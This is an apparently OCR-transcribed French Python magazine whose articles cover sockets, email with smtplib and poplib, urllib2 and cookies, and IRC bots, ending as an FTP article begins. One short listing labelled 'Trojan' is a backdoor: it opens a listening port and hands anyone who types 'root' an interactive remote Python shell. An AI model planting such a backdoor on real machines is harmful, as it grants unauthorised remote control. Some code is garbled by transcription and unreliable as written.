A partir d'ici, la communication est établie nous pouvons maintenant recevoir recv() et envoyer send() (le nombre dans send() indique le nombre maximum d'octets à réceptionner en une seule fois.

La deuxième boucle while permet de maintenir la connexion jusqu'à ce que le client décide d'envoyer le mot FIN ou une chaîne vide.

Et nous pouvons enfin fermer la connexion.

Le client

```
#!/usr/bin/python

import socket,sys

host='127.0.0.1'
port=6667

s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
try:
    s.connect((host,port))
except socket.error:
    print ''la liaison a echouee''
    sys.exit()
print ''connexion etablie avec le serveur''

msgS=s.recv(1024)
while 1:
      if msgS.upper()==''FIN'' or msgS==''
'':
            break
      print ''[CodeJ]#'',msgS
      msg=raw_input(''[FaSm]$'')
      s.send(msg)
      msgS=s.recv(1024)
print ''connexion interrompue''
s.close()
```

LE CLIENT

Il n'y a ici pas beaucoup de différences avec le programme serveur.
L'adresse IP et le port doivent correspondre à ceux du serveur.
Pour tester ces deux programmes, lancez le serveur sur une machine:
[CodeJ]#python serveur.py
et exécutez l'autre sur une autre machine:
[FaSm]$python client.py
Vous terminerez la communication dés que l'un des deux utilisateur écrira FIN ou une chaîne nulle.

TROJAN SIMPLE

Le script dans l'encadré, reprend celui du serveur simple. Seules quelques lignes sont ajoutées après mot=clfile.readline(). Si vous lancez ce script et que vous vous connectez au serveur via telnet par exemple, en indiquant le mot root, vous obtiendrez un prompt python. Vous pourrez alors faire un import os puis un os.system('ls') par exemple pour lister les fichiers de la machine distante. Jouez de votre imagination pour compléter ce script.
N'hésitez pas a donner vos améliorations sur le forum de http://www.acissi.net

Méchant trojan...

Trojan

```
#!/usr/bin/env python

import socket
port=1240
host=''
s=socket.socket(socket.AF_INET,socket.SOCK_
STREAM)
s.bind((host,port))
s.listen(1)
print "vous etes connecte sur le port %d,
Ctrl-C pour quitter"%port

while 1:
    clsock,claddr=s.accept()
    clfile=clsock.makefile('rw',0)
        clfile.write("bonjour,  bienvenue
"+str(claddr)+"\n")
    clfile.write("entrez un mot SVP : ")
    mot=clfile.readline()
    if mot=="root\n":
        import code, sys,os
        for f in range(3):
            os.dup2(clfile.fileno(),f)
        code.interact()
        sys.exit()

    clfile.write("vous avez entre un mot de
%d caracteres"%len(mot))
    clfile.close()
    clsock.close()
```

CONCLUSION

Nous avons vu un petit aperçu des connexions réseau , il existe beaucoup d'autres modules sous python mais cela dépasse le cadre de ce mag. Que le python soit avec vous ...

Franck Ebel -FaSm-


Les mails en PYTHON

Python n'a rien à envier aux autres langages de programmation au niveau de la communication par le réseau. Il propose de nombreux modules pour communiquer avec les protocoles les plus répandus. Étudions ici la réception et l'envoi de courriers électroniques afin de construire les bases d'un mini-client.

INTRODUCTION

Le communication de mails est soumise à de nombreuses RFC, Request For Connect, qui sont des documents définissant des protocoles et la façon de les exploiter. Retenez simplement que l'envoi de mail s'effectue via SMTP (Simple Mail Transfer Protocol) et la réception par POP (Post Office Protocol) ou IMAP (Internet Message Access Protocol). Il s'agit bien évidemment d'une liste non exhaustive.

Les mails transitent dans un format décrit par la RFC 822 : les champs possibles sont prédéfinis et leur renseignement est soumis à des règles bien précises. L'un de ces champs, type MIME, indique le type du contenu du courriel.



L'écriture d'un mail s'effectue en trois étapes : la saisie de son contenu, son formatage selon RFC 822 et enfin son expédition à un serveur SMTP. Commençons par écrire un mail basique au format MIME texte.

Écriture d'un mail.

La première chose est d'inclure les définitions du module smtplib et celles du format MIME texte:

```
import smtplib
from email.MIMEText import MIMEText
```

Saisissons ensuite le texte du message :

```
texte=raw_input()
```

Puis commençons à formater le mail avec MIMEText(), qui simplifie la procédure :

```
courriel=MIMEText(texte)
```

Renseignons maintenant l'entête avec add_header() qui attend deux chaînes de caractères en paramètres. La première est le nom du champs et la seconde la valeur à lui associer :

```
# l'auteur
courriel.add_header ('From', 'monmail@domaine.com')

# le destinataire
courriel.add_header ('To', 'destmail@domaine.com')

# le sujet
courriel.add_header ('Subject', 'Le sujet du mail...')
```

Voilà notre mail est correctement formaté avec le minimum de champs requis. Vous pouvez en obtenir un aperçu avec print, tel qu'il est stocké pour être envoyé :

```
>>> print mail

From nobody Mon Feb  5 23:02:17 2007
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 8bit
From: monmail@domaine.com
To: destmail@domaine.com
Subject: Le sujet du mail...
```

Un petit mail basique en Python !

Envoyons-le maintenant. Nous devons d'abord nous connecter à un serveur SMTP :

```
connexion=smtplib.SMTP(« smtp.domaine.com »)
```

Puis nous transmettons le mail en redonnant les adresses d'expédition et de destination. L'appel à as_string() renvoie une chaîne de caractères au format brut (sur une seule ligne avec les caractères de contrôle), telle qu'elle est attendue par le serveur.

```
connexion.sendmail(« monmail@domaine.com », « destmail@domaine.com », courriel.as_string())
```

Terminons enfin la connexion :

```
connexion.quit()
```

Certains serveurs SMTP nécessitent une authentification. Faites alors appel à connexion.login(nom, motdepasse) avant l'utilisation de sendmail(), en remplaçant nom par votre nom d'utilisateur et motdepasse par le mot de passe associé.

Vous pouvez compléter votre mail en ajoutant d'autres champs. Consultez la RFC relative au protocole SMTP pour de plus amples d'informations.

Pour formater le mail en HTML, remplacez l'appel courriel=MIMEText(texte) par courriel=MIMEText(texte,html). texte pourra alors contenir des balises HTML qui seront à la réception interprétées par le client mail du destinataire :

```
texte = « <b>Bonjour,</b>\n »
texte += « Voici un <u>mail écrit en HTML</u> »
```

RAPATRIER DES MAILS

Rapatrier un mail est bien sûr différent, mais pas plus complexe que l'envoi. Là encore, Python possède une librairie bien utile. Commençons donc par inclure ses définitions :

```
import poplib
```

Voici ensuite comment établir la connexion. L'authentification est nécessaire, sinon n'importe qui pourrait consulter votre courrier :

```
connexion=poplib.POP3(« pop.domain.com »)
connexion.user(« nom »)
connexion.pass_(« motdepasse »)
```

Il n'est pas nécessaire de télécharger les messages pour en obtenir le nombre et la taille. Le protocole POP3 peut transmettre ces informations. Elles s'obtiennent avec la méthode stat(). Cette dernière renvoie une liste qui contient deux valeurs. La première contient le nombre de messages et la seconde leur taille :

```
>>> print connexion.stat()
(4,517)
```

Comme pour l'envoi, il faut fermer proprement la connexion dès que le traitement est fini :

```
connexion.quit()
```

Nous savons nous connecter et récupérer la taille des données à transférer. Transférons alors ces données :

```
import poplib

connexion=poplib.POP3(« pop.domain.com »)
connexion.user(« nom »)
connexion.pass_(« motdepasse »)

nb,taille=connexion.stat()

print « Nombre de mails : »,nb
print « Taille : », taille

for i in range(nb) :
        msg=connexion.retr(i+1)
print msg[0]
for ligne in msg[1] :
        print ligne
print message[2]

connexion.quit()
```

Ces quelques lignes de code permettent de rapatrier les messages et les afficher. La méthode retr() récupère et renvoie le message d'index passé en paramètres. Ce message est un vecteur de trois cases. La première contient le code de retour du serveur (ok ou non), la seconde le contenu du mail et ses champs (destinataire, objet, ...) sous forme d'un autre tableau. Chaque ligne de ce tableau correspond à une ligne du mail. C'est pourquoi une seconde boucle d'affichage ligne par ligne est nécessaire. Enfin, la troisième case indique la taille du mail (la première et dernière case ne sont pas prises en compte).

Mettons maintenant en application ces connaissances fraîchement acquises pour créer un petit programme qui prévient par mail, à une autre adresse, la réception d'un courrier électronique d'une personne importante.

Nous avons vu que le contenu du mail est confondu avec ses champs. Nous devrions parcourir ces lignes et effectuer la recherche du champs from. Cependant, les entêtes de mails ne sont pas toujours bien construits. Je vais donc plutôt vous présenter comment transformer un message brut en objet mail, pour que le traitement soit simplifié.

```
import poplib
import smtplib
from email.MIMEText import MIMEText
from email import message_from_string
```

```
from email.Message import Message

import time

verifier = True

while verifier :

connexion_pop= poplib.POP3('pop.domain.com')
            connexion_pop.user('login')
            connexion_pop.pass_('motdepasse')

            nb,taille=connexion_pop.stat()

            for i in range(nb) :
                        msg=connexion_pop.retr(i+1)
                        courriel_inline = ''
                        for ligne in msg[1] :

courriel_inline+=ligne+'\n'

courriel=message_from_string(courriel_inline)

                        if courriel.get('From') == 'personne_importante@domain.com' :

avertissement=MIMEText('Un message important vous attend dans votre boîte monmail@domaine.com')

avertissement.add_header ('From', 'monmail@domaine.com')

avertissement.add_header ('To', 'monautremail@autredomaine.com')

avertissement.add_header ('Subject', 'Message important reçu...')

connexion_smtp=smtplib.SMTP(« smtp.domaine.com »)

connexion_smtp.sendmail(« monmail@domaine.com », « monautremail@autredomaine.com », avertissement.as_string())

connexion_smtp.quit()
                                    verifier=false

            connexion_pop.quit()
            time.sleep(60*5)
```

La variable vérifier permet d'arrêter la boucle principale une fois que le mail important a été détecté. Je commence donc par récupérer le nombre de mails présents. Ensuite, je les transfert et les traite un par un. Je les met sous forme d'une seule chaîne de caractères dans courriel_inline. Je transforme ensuite courriel_inline en un objet mail dans la variable courriel. Je peux ainsi accéder facilement au champs From par la fonction get(). Ceci fonctionne avec n'importe quel champs.

Je vérifie ensuite si le mail de l'expéditeur correspond à celui de la personne importante dont j'attends un courrier. Si ce n'est pas le cas, je passe au mail suivant. Sinon, je construit un mail d'avertissement que j'envoie à ma seconde adresse.

Il est inutile de vérifier les mails tout le temps. Je met donc le programme en pause pendant 5 minutes (60*5 secondes), après chaque vérification des mails.

Vous souhaitez peut être envoyer directement le contenu du mail important à votre seconde adresse mail. Il suffit de récupérer son contenu avec get_payload(), puis de l'inclure dans le corps du message d'avertissement.

En testant ce script, vous allez probablement rencontrer le problème de la gestion de l'encodage des mails. En effet, ici nous traitons ces derniers en ASCII, mais pour éliminer les difficultés produites par les caractères accentués, il faudra jongler entre l'utf8 et les ISO-8859-X.

Enfin, nous n'avons traité que les courriers électroniques au format MIMEText mais sachez qu'il en existe de nombreux autres. Par exemple, l'insertion de pièce jointes s'effectue avec MIMEMultiparts, celle d'images par MIMEImage et celle de son par MIMEAudio.

CONCLUSION

Python a encore démontré ici son efficacité. Vous êtes désormais capable d'ajouter très facilement le support du courriel dans vos applications. Les librairies présentées ont également une implémentation sécurisée qu'il est conseillé d'utiliser, comme POP over SSL.

Ajoutez la gestion des fichiers, quelques expressions régulières pour filtrer spam, fishing et autres fléaux d'Internet, et vous aurez écrit votre premier mini-client mail en Python.

DAVID PUCHE -SNAKE-

PYTHON et le HTML

Il est parfois nécessaire pour des raisons diverses, de vouloir parcourir des pages web afin d'en récupérer des informations précises incluses dans la page ou de récupérer des informations sur le serveur. Il existe aussi sous python les modules nécessaires.

INTRODUCTION

Si nous désirons savoir quel type de serveur nous avons a faire, nous devons nous connecter sur celui ci via un netcat sur le port 80 et ensuite faire un GET HTTP/1.1 ../..
Cette commande nous renvoie une page d'erreur et avec celle ci le type de serveur. Voyons si cela est possible en python.

PRISE D'INFORMATIONS DU SERVEUR

Nous allons devoir importer le module urllib2. **urllib2** est un module Python pour récupérer des URLs. Il offre une interface très simple, avec la fonction urlopen. Ce module est capable de récupérer des URLs en utilisant différents protocoles. Il fournit aussi une interface un peu plus complexe pour gérer des situations standards - comme une authentification, des cookies, des proxies, etc... Cela est fourni par des objets appelés handlers et openers.

Nous allons d'abord faire une requete sur l'adresse indiquée en argument grâce à

Prises d'infos du serveur.

req=urllib2.Request(sys.argv[1]).
Nous devons ensuite ouvrir l'url :
fd=urllib2.urlopen(req)

Un objet fd a été créé, on peut maintenant l'utiliser pour récupérer les informations grâce à info=fd.info() suivi d'une boucle for qui va lire les infos une par une. Le script vous est fourni en encadré.

LECTURE DE LA PAGE

Nous avons pu récuperé les infos du serveur mais nous voulions aussi récupérer la page afin de pourvoir y chercher des informations.
Reprenons le script précédent pour l'améliorer.

Notre objet fd a été créé plus haut, nous pouvons donc l'utiliser afin de lire la page: data=fd.read(1024) . La variable contient donc maintenant le contenu de la page web. Nous pouvons ecrire à l'ecran le contenu de data : sys.stdout.write(data).

Voila, en quelques secondes, nous avons reussi à récupérer des informations sur le serveur et le contenu de la page web. Génial non ?

```
#!/usr/bin/env python
import sys, urllib2,re

req=urllib2.Request(sys.argv[1])
fd=urllib2.urlopen(req)
print "=============================================="
print "recuperation de ",fd.geturl()
print "=============================================="
info=fd.info()
for key,value in info.items():
    print "%s=%s"%(key,value)
    if key=="server":
        serv=value
print "=============================================="
```

Lecture de la page

```
while 1:
    data=fd.read(1024)
    if not len(data):
        break
    sys.stdout.write(data)
print "=========================================="
print "le serveur de %s est %s"%(sys.argv[1],serv)
print "=========================================="
```

COOKIE AND CO

Le module cookielib permet de gérer les cookies.
Il nous faut bien sur d'abord importer le module.
On doit ensuite activer le support des cookies pour urllib2 :

cookiejar = cookielib.CookieJar()
urlOpener = urllib2.build_opener(urllib2.HTTPCookieProcessor(cookiejar))


On envoie ensuite les login/password au site qui nous renvoie un cookie de session.

```
#!/usr/bin/env python
import cookielib, urllib, urllib2
login = 'mon_login'
password = 'mon_pass'
cookiejar = cookielib.CookieJar()
urlOpener = urllib2.build_opener(urllib2.HTTPCookieProcessor(cookiejar))
values = {'login':login, 'password':password }
data = urllib.urlencode(values)
request = urllib2.Request("http://www.lesite.com/register/login", data)
url = urlOpener.open(request)
page = url.read(500000)
if not 'id' in [cookie.name for cookie in cookiejar]:
    raise ValueError, "Echec connexion avec login=%s, mot de passe=%s" % (login,password)
print "Nous sommes connecte !"
url = urlOpener.open('http://lesite.com/find?s=truc')
page = url.read(200000)
```

On s'assure qu'on est bien logué en vérifiant la présence du cookie "id" qui est - sur le site lesite.com - le cookie contenant l'identifiant de session.
Notre cookiejar reçoit automatiquement les cookies
Maintenant on fait une autre requête sur le site avec notre cookie de session.
Notre urlOpener utilise automatiquement les cookies de notre cookiejar.

CONCLUSION

Nous venons de survoler les possibilités de programmes html en python. Une partie de cet article est tiré de
http://wikipython.flibuste.net/moin.py/CodesReseau, n'hésitez pas a visiter ce site.



Un PYTHON sur IRC

IRC, pour Internet Relay Chat, est l'un des réseaux de communication les plus utilisés. En effet, s'y rejoignent une grande majorité des développeurs du monde du Libre, mais aussi les associations et même, plus récemment, certains partis politiques.

Pour s'y connecter, on utilise des logiciels clients, comme mIRC ou X-Chat. Et sur les salons, vous aurez peut-être déjà rencontré un BOT. Pourquoi ? Comment ? C'est ce que nous allons voir.

I – IRC OU LE MONDE DU BOT

Ils sont parfois plus nombreux que les êtres humains sur les salons de discussion (channels). Les bots ont diverses utilités et sont programmés dans n'importe quel langage supportant les connexions réseaux : normal, le protocole IRC est l'un des plus simples que nous pouvons rencontrer sur le net.

IRC, c'est un peu le dinosaure du net. Bien avant Caramail, bien avant MSN ou Jabber, IRC était là. On y côtoie encore d'illustres personnages, comme un certain RMS, ou même ceux qui sont à l'origine d'un OS que vous utilisez peut-être tous les jours. IRC, c'est très simple : un serveur, qui héberge plusieurs salons dans lesquels se retrouvent des utilisateurs. Pour gérer tout ça, les utilisateurs disposent de différents droits : voice (autorisation de parler, qui n'est quasiment plus utilisé que pour récompenser un utilisateur régulier), half-op (pour half-operator, ou semi-opérateur) qui dispose de certains droits, op (pour opérateur) qui peut éjecter un membre du salon (half-op le peut aussi), qui peut bannir un utilisateur; ensuite viennent les founders (propriétaires du salon), qui ont tous les droits sur leur salon (désigner les opérateurs, les half-op et les voiced) ; et enfin, les IRCop, administrateur du serveur, qui disposent de tous les droits, sur les salons, les utilisateurs et même le serveur lui-même (redémarrage, changement d'une configuration). Bien sûr, beaucoup briguent une place d'opérateur, mais la chose n'a d'intérêt que si on sait réellement utiliser IRC, qui propose un grand nombre de commandes.

Pour notre part, nous allons nous intéresser aux bots : ce sont des utilisateurs « standards » sauf que ce n'est pas un humain qui parle, mais un logiciel. Ce dernier, suivant l'utilité du bot (abréviation de robot), sait donner des droits (il faut que le bot ait les droits nécessaires sur le canal), il peut aussi jouer le rôle de modérateur (éjecter automatiquement quelqu'un de grossier, ou quelqu'un qui parle trop). Certains bots sont d'un intérêt beaucoup plus distrayant : ils apprennent ce que vous dites, et reconnaissent les mots ; après un temps d'apprentissage, ils savent faire des phrases et prennent part aux discussions. Alors, c'est un peu comme les traducteurs en ligne : les phrases n'ont aucun sens la plupart du temps, ou alors elles sont complètement inattendues. Ce doit être ce qui les rend terriblement drôles.

Un beau bot.

II – IRC OVER PYTHON

Nous n'aurons pas dans cet article la prétention de développer un bot ayant une véritable intelligence artificielle. Cela prendrait trop de temps et surtout, les principes des IA prendraient plus de place que le véritable contenu. Nous allons plutôt écrire un robot très simple qui se connectera à un channel IRC, et qui fera quelque chose de totalement inutile (c'est l'histoire de la vie d'un bot) : quand vous le lui demanderez, il vous transcrira une phrase en MORSE. A l'avenir, vous pourrez le modifier de telle sorte que vous ayez le choix du codage : morse, césar, vigénère...

Voici les étapes que nous suivrons :
1 – Connexion à un serveur IRC
2 – Envoi d'un message
3 – Réception et traitement d'un message
4 – Réponse à un message sur le canal, réponse en privé

III – D'ABORD, ON SE CONNECTE

Comme nous l'avons vu, IRC est un vieux protocole. Cela se révèle très intéressant car ses commandes de base (connexion, envoyer et recevoir un message) sont d'une simplicité déroutante. Tout d'abord, avant d'attaquer avec Python, nous allons étudier ce qui se passe quand nous nous connectons sur un serveur IRC. Nous allons utiliser NetCat, le couteau-suisse du bidouilleur sur Internet.

NetCat pour Windows : http://www.vulnwatch.org/netcat/
NetCat pour Linux : emerge netcat (gentoo), apt-get-install netcat (debian-like), ou http://netcat.sourceforge.net/

Connectons-nous sur un serveur IRC :

Voilà. A cause du protocole, vous voyez que si vous ne faites rien, le serveur vous déconnecte : ceci pour économiser de la bande passante. Mais, ce qui est sympathique, c'est que vous constatez que tout est en langage intelligible par l'homme, on va donc pouvoir travailler facilement avec Python. Connexion et réponse au PING envoyé par le serveur :

```
import sys
import socket
import string

SERVEUR="irc.worldnet.net"
PORT=6667
LOGIN="PyMAG"
NOMREEL="Python Magazine Bot"

s=socket.socket( )
s.connect((SERVEUR, PORT))
s.send("NICK %s\r\n" % LOGIN)
s.send("USER %s %s bla :%s\r\n" % (LOGIN, SERVEUR, NOMREEL))

buf=""
while 1:
    buf=buf+s.recv(1024)
    tmp=string.split(buf, "\n")
    buf=tmp.pop( )

    for ligne in tmp:
        ligne=string.rstrip(ligne)
        ligne=string.split(ligne)

        if(ligne[0]=="PING"):
            s.send("PONG %s\r\n" % ligne[1])
        print ligne
```

Attention les yeux, ce magnifique bot ne fait .... rien ! Mais quand même, il mérite quelques explications. Tout d'abord, les imports : nous devons disposer de certaines fonctions des modules sys, socket et string. Jusque-là rien de bien conséquent, pas plus d'ailleurs que les quelques variables que je définis juste après, et que vous pouvez adapter à votre situation. Pour information, le port « standard » de l'IRC est le 6667. Première étape donc, ouvrons un tunnel de communication vers le port 6667 du serveur, ce que nous faisons en créant un socket. On se connecte, et grâce à *send()*, on envoie une commande au serveur pour lui dire que nous utiliserons le nickname (pseudonyme) contenu dans notre variable LOGIN, et le nom réel (REALNAME) contenu dans NOMREEL. Comment savoir que c'était cette commande qu'il fallait passer ? En regardant la RFC 2810, par exemple sur le site http://abcdrfc.free.fr/ (que je vous conseille pour aborder plus facilement les RFC, puisqu'elles y sont traduites dans la langue de Molière). Pour de plus amples informations, le site http://www.irchelp.org/ vous sera lui aussi d'une grande utilité. Vient ensuite la grosse partie.
D'abord nous déclarons un buffer (buf) dans lequel nous allons mettre les lignes reçues du serveur. Pourquoi ? La réponse est simple. Si vous avez lu la RFC sur IRC, vous constaterez que les lignes reçues doivent se terminer par \r\n. Or, il arrive parfois que l'on ne reçoive pas toute une ligne d'un coup : latence du serveur, du client ou de la connexion. Parfois aussi, on reçoit plusieurs lignes d'un coup, pour les mêmes raisons. Donc, on va splitter les lignes que l'on aura reçues, et placer le tout dans une autre variable, *tmp*. Dans buf, finalement, on ne garde que la dernière ligne reçue, qui est potentiellement incomplète. Si ce n'est pas le cas, la prochaine fois que l'on passe dans le while, celle-ci sera écrasée.
Maintenant, travaillons sur tmp. Le *for* va permettre de traiter une à une les lignes reçue dans *tmp*. On commence par faire appel à rstrip(), qui va nettoyer la chaîne d'un éventuel \r. Pourquoi ? Alors que la RFC dit que les lignes doivent se terminer par \r\n, nous avons d'abord strippé les \n avant de nettoyer les \r. En effet, certains serveurs réfractaires aux normes continuent d'utiliser un simple \n pour terminer leurs

lignes. On resplit encore une fois, pour ne garder que les mots un à un (*split()* découpe la phrase en mots car le séparateur par défaut est l'espace).
Vous avez vu tout à l'heure, avec NetCat, que le serveur nous envoie un PING, auquel nous devons répondre. C'est ce qu'on fait dans le test conditionnel *IF* : si le premier mot est « *PING* », alors on envoie le *PONG* attendu. Enfin, on affiche *ligne*, qui comme vous pouvez le constater est un tableau avec tous les mots de la ligne.
Maintenant, vous savez qu'il faut utiliser un buffer en réception, et que la communication par IRC peut se révéler « instable ». C'est pourquoi il faudrait également se munir d'un buffer pour les envois, histoire d'y stocker les informations qui n'ont pas pu être envoyées. On en revient à une problématique courante en programmation : toutes ces choses qui sont nécessaires à chaque fois qu'on va vouloir se connecter à IRC ne peuvent-elles pas être concentrées dans un fichier, ou une fonction ?

IV – PYIRC

Oui, pour tout problème, il y a une solution. Dans notre cas, c'est Irclib.py, ou pyirc, ou python-irc, ou encore python-irclib. Tant de nom pour le même projet : simplifier les communications avec IRC. Commençons d'abord par l'installer, avec emerge python-irclib ou apt-get install python-irclib respectivement sous Gentoo et Debian. Pour les autres, un petit tour sur http://sourceforge.net/projects/python-irclib/ vous permettra de télécharger la librairie qui va bien. Suivez dans ce dernier cas les instructions d'installation présentes sur le site.
Petit exemple de fonctionnement :

```
import irclib

SERVEUR = 'irc.worldnet.net'
PORT = 6667
SALON = '#acissi'
LOGIN = 'PythonIRC'
NOMREEL = 'Un petit bot IRC en Python'

irc = irclib.IRC()

serveur = irc.server()
serveur.connect ( SERVEUR, PORT, LOGIN, ircname
= NOMREEL )
serveur.join ( SALON )

irc.process_forever()
```

Encore une fois, un bot qui ne fait rien. Mais ce ne saurait tarder. Ce code commence par importer la *irclib*, puis définit, comme plus haut, quelques variables que vous pourrez adapter. Ensuite, on crée un *objet IRC*, en faisant appel à *irclib.IRC()*. De cet objet *IRC*, on peut créer un objet *SERVEUR*, grâce à *irc.server()*. On se connecte à un serveur grâce à la *méthode connect()* de notre objet de type server. Finalement, on rejoint le salon (ou channel, en anglais) et on demande à notre objet IRC de tourner indéfiniment. En effet, cette dernière ligne est indispensable : si vous ne la mettez pas, une fois l'avant-dernière ligne terminée, le script Python se termine et vos connexions sont alors coupées.

Avec un seul objet IRC, vous pouvez créer autant de serveurs que vous le voulez. Exemple :

```
irc = irclib.IRC()

serveur1 = irc.server()
serveur1.connect( serveur1, port1, login1, irc-
name = nomreel1)
serveur1.join (salon1)

serveur2 = irc.server()
serveur2.connect( serveur2, port2, login2, irc-
name = nomreel2)
serveur2.join (salon2)
```

Vous remarquez dans l'appel à serveur.connect() que nous avons un paramètre d'un genre inhabituel : ircname = NOMREEL. En fait, il faut savoir que l'ordre des arguments, en python, est important sauf si vous nommez les variables que vous passez avec le même nom que les variables qui sont définies dans la fonction. Par exemple :

```
def fonction1(argument1, argument2) :
    ...

fonction1(argument2=60, argument1=9)
```

Ceci est tout à fait compris par Python. Ceci permet entre autres de mettre quarante paramètres à une fonction, en mettant les obligatoires en première place, et les facultatifs ensuite. Il ne vous reste, au moment de l'appel, qu'à spécifier dans l'ordre les arguments obligatoires, et de spécifier les arguments facultatifs en les nommant.

Maintenant, retour au bot Python. Nous allons envoyer un message, ou plutôt deux : un sur le channel, et un à vous en privé.

```
import irclib

SERVEUR = 'irc.worldnet.net'
PORT = 6667
SALON = '#acissi'
LOGIN = 'IRCPython'
NOMREEL = 'Un Python sur IRC'

USER="Votre_pseudo"

irc = irclib.IRC()
serveur = irc.server()
serveur.connect ( SERVEUR, PORT, LOGIN, ircname
= NOMREEL )
```

CODING SCHOOL magazine

```
serveur.join ( SALON )

# Message both the channel and you
serveur.privmsg ( SALON, 'Bonjour %s je suis un
bot en Python' % SALON)
serveur.privmsg ( USER, 'Salut %s c'est ton bot
Python qui te parle' % USER)

# Loop
irc.process_forever()
```

Vous voyez qu'on utilise la même fonction pour parler sur un salon que pour parler à un utilisateur précis (c'est là toute l'utilité du # qui commence un salon). Mais comment répondre ? En fait, dans le cadre d'IRC, il faut gérer ce qu'on appelle des évènements : recevoir un message privé, recevoir une notification disant qu'un utilisateur lambda, ce sont autant d'événements que vous pouvez gérer à votre sauce.

```
import irclib
import string

SERVEUR = 'irc.worldnet.net'
PORT = 6667
SALON = '#acissi'
LOGIN = 'IRCPython'
NOMREEL = 'Un Python sur IRC'

USER="Votre_pseudo"

#DEFINISSONS LA FONCTION QUI SERA APPELLEE SUR
RECEPTION D'UN MESSAGE PRIVE
def gestionMessagePrive ( connexion, evenement
):
    if evenement.source():
            #s'il connait l'expéditeur, le
bot lui répond
            #l'expéditeur a un nom de type
nom!hôte,
            #donc on va juste garder le
pseudo
            #en faisant appel à split, qui
va découper
            #la source en 2 tableaux : ce
qui se
            #trouve avant, et ce qui se
trouve après le "!"
            #et on n'en garde que la pre-
mière partie [0]
            expediteur =
evenement.source().split('!') [0]
            message = evenement.arguments()
[0]
            message_code = tomorse(message)
            serveur.privmsg ( expediteur,
message_code)
    else:
            #s'il ne connaît pas l'expédi-
teur, le bot vous parle
            expediteur = USER
            message = evenement.arguments()
[0]
            message_code = tomorse(message)
            serveur.privmsg ( expediteur,
message_code)

def tomorse(chaine) :
        #Un cours alphabet morse qui vous per-
mettra
        #uniquement de transcrire "bienvenue"
        morse = {}
        morse['b'] = "-ooo"
        morse['i'] = "oo"
        morse['e'] = "o"
        morse['n'] = "-o"
        morse['v'] = "ooo-"
        morse['u'] = "oo-"
        #en morse, l'espace entre deux mots est
un silence
        #d'une longueur égale a cinq points
        morse[' '] = "     "
        #on va mettre la chaîne en minuscules
        chaine = string.lower(chaine)
        #nombre de lettres
        taille = len(chaine)
        resultat = ''
        #pour chaque lettre, on va écrire sa
correspondance en morse
        #l'espace entre deux lettres est égale a
un silence
        #de même longueur que trois points
        for i in range(0, taille):
                resultat = resultat +
morse[chaine[i]] + ' '
        return resultat

# ON CREE L'OBJET IRC ET ON LIE L'EVENEMENT ET
LA FONCTION
irc = irclib.IRC()
irc.add_global_handler ( 'privmsg',
gestionMessagePrive )

# ON SE CONNECTE AU SERVEUR ET ON REJOINT LE
SALON
serveur = irc.server()
serveur.connect ( SERVEUR, PORT, LOGIN, ircname
= NOMREEL )
serveur.join ( SALON )

# ET ON SE MET "EN ATTENTE"
irc.process_forever()
```

Voilà, votre bot est prêt. Attention, pour faire court je n'ai recopié que quelques lettres de l'alphabet morse. L'espace entre deux lettres et l'espace entre deux mots sont représentés par des espaces. Pour l'explication du code, il suffit d'analyser les deux fonctions gestionMessagePrive() et tomorse(). Vous constatez sur la ligne irc.add_global_handler ('privmsg', gestionMessagePrive) que je demande à ce que l'événement « message privé » soit assigné à la fonction

Pas beau le bot, karacon ?

gestionMessagePrive. Dès que cet événement surviendra, la fonction sera appelée avec deux paramètres : le premier contient des informations sur la source, le second des informations sur l'événement. Concernant ce dernier, nous utiliserons la source (evenement.source()) pour répondre à l'utilisateur qui a contacté le bot en message privé. La fonction tomorse() se passe de commentaire : pour chaque caractère de la phrase reçue, on va rechercher le code morse correspondant et le coller dans une chaîne, « résultat », que l'on retourne ensuite.

CONCLUSION

Il ne vous reste plus qu'à imaginer le comportement de votre bot, et à créer les fonctions adéquates. Ensuite, il vous faudra assigner ces fonctions aux différents événements qui peuvent survenir sur IRC. Et le bot prit vie ...

SÉBASTIEN BAUDRU -KORETH-

Il existe, avec le projet irclib, un projet jumeau, nommé IRCBOT, qui simplifie grandement la tâche pour la création de bot IRC. Voici un exemple (voyez que ma classe PetitBot hérite de la classe IRCBot):

```
import ircbot
class PetitBot(ircbot.IRCBot):
        def messageFromChannel(self, channel, user, message):
                if message.startswith("Coucou"):
                        self.sendMessageToChannel(channel, "Salut a toi " + user + "!")
bot = PetitBot("HelloBot", "irc.freenode.net", ["#hellobot"])
bot.execute()
bot.close()
```

Envoyer un PYTHON sur FTP

FTP est le protocole de transfert de fichiers le plus utilisé au monde. En effet, outre son utilisation pour les sites Web (on se sert du FTP pour déposer les fichiers sur les serveurs Web), le FTP est beaucoup utilisé en entreprise, pour les postes nomades. Nous allons réserver une autre utilisation à ce protocole, ce qui nous permettra de voir comment l'utiliser avec Python.

INTRODUCTION

FTP, pour *File Transfert Protocol*, est un protocole assez ancien. Définit par la RFC 959 (que vous pouvez consulter à cette adresse :
http://www.ietf.org/rfc/rfc959.txt), il est simple d'utilisation avec Python. Comme vous l'avez déjà vu avec IRC, on peut gérer une connexion sur un protocole « habituel » de deux manières en Python : de manière brute, avec une simple socket dans laquelle nous faisons passer nos informations, ou à l'aide d'une librairie, qui simplifie et fiabilise grandement les choses. Nous opterons pour la seconde solution, dans un exemple très concret.
Vous avez certainement accès à un serveur FTP gratuit, qui peut parfois vous mettre à dispositions plusieurs centaines de méga-octets (voire des gigas, selon les fournisseurs). Pour information, c'est le cas chez Free. Nous utiliserons cet espace pour y loger des sauvegardes des fichier importants d'un serveur. Si vous n'avez pas de sauvegardes, pas de souci, vous transformerez une variable pour envoyer un fichier de votre choix.

ENTRÉE EN MATIÈRE

